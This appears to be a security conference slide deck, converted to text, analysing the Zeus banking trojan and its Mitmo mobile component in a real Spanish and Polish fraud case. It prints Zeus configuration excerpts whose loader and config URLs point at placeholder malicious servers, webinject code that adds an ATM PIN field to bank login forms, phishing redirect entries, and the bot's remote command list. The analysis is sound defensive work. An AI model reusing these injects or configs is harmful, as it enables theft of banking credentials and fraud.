

* [Zeus Mitmo]

A real case of banking fraud through mobile phones.

Dani Creus

* [Who]

Dani Creus S21sec

e-crime analyst.
incident handling.



* [What]

Real bank fraud incident.
Spain 2010 / Poland 2011


2FA : mTAN vulnerable.

Infection convergence.
(computer + cellphone)

Updated Fraud Lifecycle



* [Authentication]



* [Credential Theft]

Virtual keyboard

Registered Users

User ID:

Password:

Sign On **Reset**

We advise you to reconfirm your password before entering and also check the caps lock button on the virtual keyboard before clicking on 'Sign On'.

To create your User ID, Sign On with your existing account / credit card number and password.

» [Create User ID now](#)

To sign up, you will need your account / credit card number and Telephone Identification Number.

» [Register now](#)

Virtual Keyboard



screen/video capturing...

* [Credential Theft: 2FA]

Code card

	A	B	C	D	E	F	G	H
1	212	635	253	432	198	236	149	325
2	113	228	339	446	555	662	774	888
3	212	635	253	432	198	236	149	325
4	953	565	113	228	339	446	555	662
5	212	635	253	432	198	236	149	325
6	953	565	113	228	339	446	555	662
7	212	635	253	432	198	236	149	325
8	953	565	113	228	339	446	555	662
9	212	635	253	432	198	236	149	325
10	953	565	113	228	339	446	555	662

582 365 689

Seguridad en nuestros servicios en línea

o, con el fin de prevenir fraudes electrónicos estamos actualizando su base de datos bancaria. Complete la información solicitada. Obtén más información de cómo Santander Santiago protege tu información con una llave de 128 bits.

Digite la SuperClave Proporcionada.

		C1	D1	E1	F1	G1	H1	I1	J1
		C2	D2	E2	F2	G2	H2	I2	J2
A3	B3	C3	D3	E3	F3	G3	H3	I3	J3
A4	B4	C4	D4	E4	F4	G4	H4	I4	J4
A5	B5	C5	D5	E5	F5	G5	H5	I5	J5

Enviar

©2009

Todos los derechos reservados.

pharming, phishing, injection...

* [Credential Theft : 2FA]

Token




mTAN



...MITM, code Injection

* [Authentication vs Credential theft]



* [Banking Trojans]

...

Bankpatch

SilentBanker

Sinowal

Carberp

SpyEye

Zeus / Zbot

...



* [Background : Zeus]

AKA : Zbot, PRG, Wsnpoem...

2006/2007 :

From static binary to builder.

2008/2009 :

Improve, improve, improve...

2010/2011:

Version 2.x.


+ Mitmo

Author retired ?

Source Code Leaked



* [Distribution : Zeus]



...Builder (creates Zeus binaries and configs)

* [Configuration : ZEUS]

```
1 ;Build time: 10:10:10 10.10.2010 GMT
2 ;Version: 1.2.4.2
3
4 entry "StaticConfig"
5   ;botnet "btn1"
6   timer_config 60 1
7   timer_logs 1 1
8   timer_stats 20 1
9   url_config "http://MALICIOUS_SERVER/config.bin"
10  url_compip "http://MALICIOUS_SERVER/ip.php" 1024
11  encryption_key "secret key"
12  ;blacklist_languages 1049
13 end
14
15 entry "DynamicConfig"
16  url_loader "http://MALICIOUS_SERVER"
17  url_server "http://MALICIOUS_SERVER"
18  file webinjects "webinjects.txt"
19  entry "AdvancedConfigs"
20    ;"http://OTHER_MALICIOUS_SERVER"
21  end
22  entry "WebFilters"
23    "!*.microsoft.com/*"
24    "!http://*.myspace.com*"
25    "!http://*.odnoklassniki.ru/*"
26    "!http://*.vkontakte.ru/*"
27    "@*/login.osmp.ru/*"
```

```
63 set_url https://www.testbank.com/* G
64 data_before
65 <span class="pass_class"><input type="password"*</span>
66 data_end
67 data_inject
68 <br><strong><label for="atmpin">ATM PIN</label>:</strong>&nbsp;<br>
69 <span class="pass_class">
70 <input type="password" accesskey="A" id="atmpin" name="ATMpass"
71   size="13" maxlength="14" style="width:147px" tabindex="2"/>
72 </span>
73 data_end
74 data_after
75 data_end
```

webinjects.txt

config.txt

* [Control Panel : ZEUS]



CP :: Options

Information:
 Current user: user123
 GMT date: 07.03.2011
 GMT time: 13:24:12

Statistics:
 Summary
 OS

Reports

Local path:

Write reports to database.
 Write reports to local path.
 No-Shit reports (only: CC, Bank, Financial and logins).

Available commands

reboot	Reboot computer.
kos	Kill OS.
shutdown	Shutdown computer.

Botnet:
 Bots
 Scripts

Reports:
 Search in database
 Search in files
 Jabber notifier
 Dynamic config (webinjects)

System:
 Information
 → Options
 User
 Users
 Logout

bc_add [service] [ip] [port]
bc_del [service] [ip] [port]
block_url [url]
unblock_url [url]
block_fake [url]
unblock_fake [url]
rexec [url] [args]
rexeci [url] [args]
lexec [file] [args]
lexeci [file] [args]
addsf [file_mask...]
delsf [file_mask...]
getfile [path]
getcerts
resetgrab
upcfg [url]
rename_bot [name]
getmff
delmff
sethomepage [url]

Zeus :: Statistics

Information:
 Profile: root
 GMT date: 12.11.2008
 GMT time: 10:07:33

Statistics:
 → Summary

Botnet:
 Online bots
 Remote commands

Logos:
 Search
 Search with template
 Uploaded files

System:
 Profiles
 Profile
 Options
 Logout

Information

Total logs in database:	16314292
Time of first install:	11:14:09 29.08.2008
Total bots:	15797
Total active bots in 24 hours:	0

Botnet: Any >>

Installs (14169)	Reset	Online bots (0)	Reset
AU	3702	Empty	
IT	3567		
DE	2120		
US	1441		
--	756		
PH	257		
GB	226		
IL	224		
IN	212		
FR	186		
CA	170		
PK	84		
RU	82		
CN	62		
VN	60		
ES	57		
TR	46		
MX	44		
MY	44		
CH	42		
AT	39		
IR	37		
NZ	37		
BR	35		
RU	33		



* [Techniques: Zeus]

Screen capture.

```
23  entry "WebFilters"  
24      "!*.NO.com/*"  
25      "!http://*target.com*"  
26      "https://www.testbank.com/*"  
27  →  "@*/testbank.com/*"  
28  end
```

... extracted from **config.txt**

* [Techniques: Zeus]

Redirect (phishing).

```
36 entry "WebFakes"  
37  
38 ; TEST BANK  
39 "http://www.testbank.com/login.do"  
40 "http://www.fakebank/login.php" "pass" "" "CCNumber" ""  
41  
42 ; TEST BANK 2  
43 "http://www.testbank2.com/login.do"  
44 "http://www.malicious_server/login.php" "pass" "" "CCNumber" ""  
45
```

...extracted from **config.txt**

* [Techniques: Zeus]

Code Injection.

Bank Test (CLEAN)
Authentication form

ID

PASSWORD

Submit

Bank Test (INJECTED)
Authentication form

ID

PASSWORD

ATM PIN

Submit

```
1 set_url *testbank.com* GP
2 data before
3 <input id="element_2" name="element_2" class="element text medium" type="text"
4   maxlength="255" value="" />
5 data_end
6 data_inject
7 <li id="li_2" >
8   <label class="description" for="element_3">ATM PIN </label><div>
9   <input id="element_3" name="element_3" class="element text medium" type="text"
10  maxlength="255" value="" />
11 data_end
```

...extracted from **webinjects.txt**

* [The incident]



* [Zeus 2.0.8.9 custom injection]

Windows Internet Explorer

is/ControlParticulares

Identificado por VeriSign

Google

Archivo Edición Ver Favoritos Herramientas Ayuda

Favoritos

BV-I

Página Seguridad Herramientas

INFORMACIÓN IMPORTANTE ACERCA DE LA SEGURIDAD

Atención!

Cada día tratamos de mejorar la protección de los clientes de nuestro banco. Últimamente aumentaron los casos las clonaciones de tarjetas SIM de nuestros clientes y con posterioridad el robo del dinero de su cuenta. Como respuesta a los hechos introdujimos un nuevo modo de identificación del aparato telefónico por medio del certificado digital. El certificado trabaja mediante smartphones y es una forma adicional de protección a nuestros clientes. Ésta aplicación le brinda la garantía de que nadie más que usted pueda utilizar su cuenta online.

Por favor proceda al proceso de instalación.

Each day we try to improve your security. Lately we have noticed many mobile SIM cloning attacks that result in fraudulent transfers. Due to the increase of these incidents, we have implemented a new mobile identification method, using a digital certificate. The certificate works in smartphones and is an additional method of protection. This application ensures that only you can access your online account.

Please click here to start the installation

* [Getting the phone number...]

Windows Internet Explorer

ControlParticulares

Archivo Edición Ver Favoritos Herramientas Ayuda

Favoritos

INFORMACIÓN IMPORTANTE ACERCA DE LA SEGURIDAD

Por favor elija la marca y el modelo de su teléfono

Eljen Eljen

¿Si el teléfono no existe en la lista?

Su teléfono : -/-

El número de teléfono registrado :

El link para la instalación del certificado móvil digital será enviado al número por SMS, recibido el SMS con el link por favor baje e instale la aplicación.

Listo

Internet 100%

Please choose your mobile manufacturer and model and add your mobile number.
The digital certificate installation link will be sent via SMS.
Please download and install the application

* [Zeus injection delivers Mitmo]

Windows Internet Explorer

Información importante acerca de la seguridad

Por favor elija la marca y el modelo de su teléfono

Nokia 5130 XpressMusic

¿Si el teléfono no existe en la lista?

Su teléfono : Nokia 5130 XpressMusic


El número de teléfono registrado : 608111455

El link para la instalación del certificado móvil digital será enviado al número por SMS, recibido el SMS con el link por favor baje e instale la aplicación.

Listo Internet 100%

The certificate installation program link will be sent by SMS. Once received, please download and install the application.

* [The SMS with MITMO URL]



* [cert.sis : Mitmo]

Serial Number:

BF43000100230353FF7915
9EF3B3

Revocation Date:

Sep 28 08:26:26 2010 GMT

Serial Number:

61F1000100235BC2794380
405E52

Revocation Date:

Sep 28 08:26:26 2010 GMT


The screenshot shows the SISContents application window. The title bar reads 'SISContents'. The menu bar includes 'File', 'Tools', 'Options', and 'Help'. The toolbar contains icons for file operations and package management (sign, info, pkg). The main window displays the path 'E:\Nokia\Data\download\cert.sis' and the package name 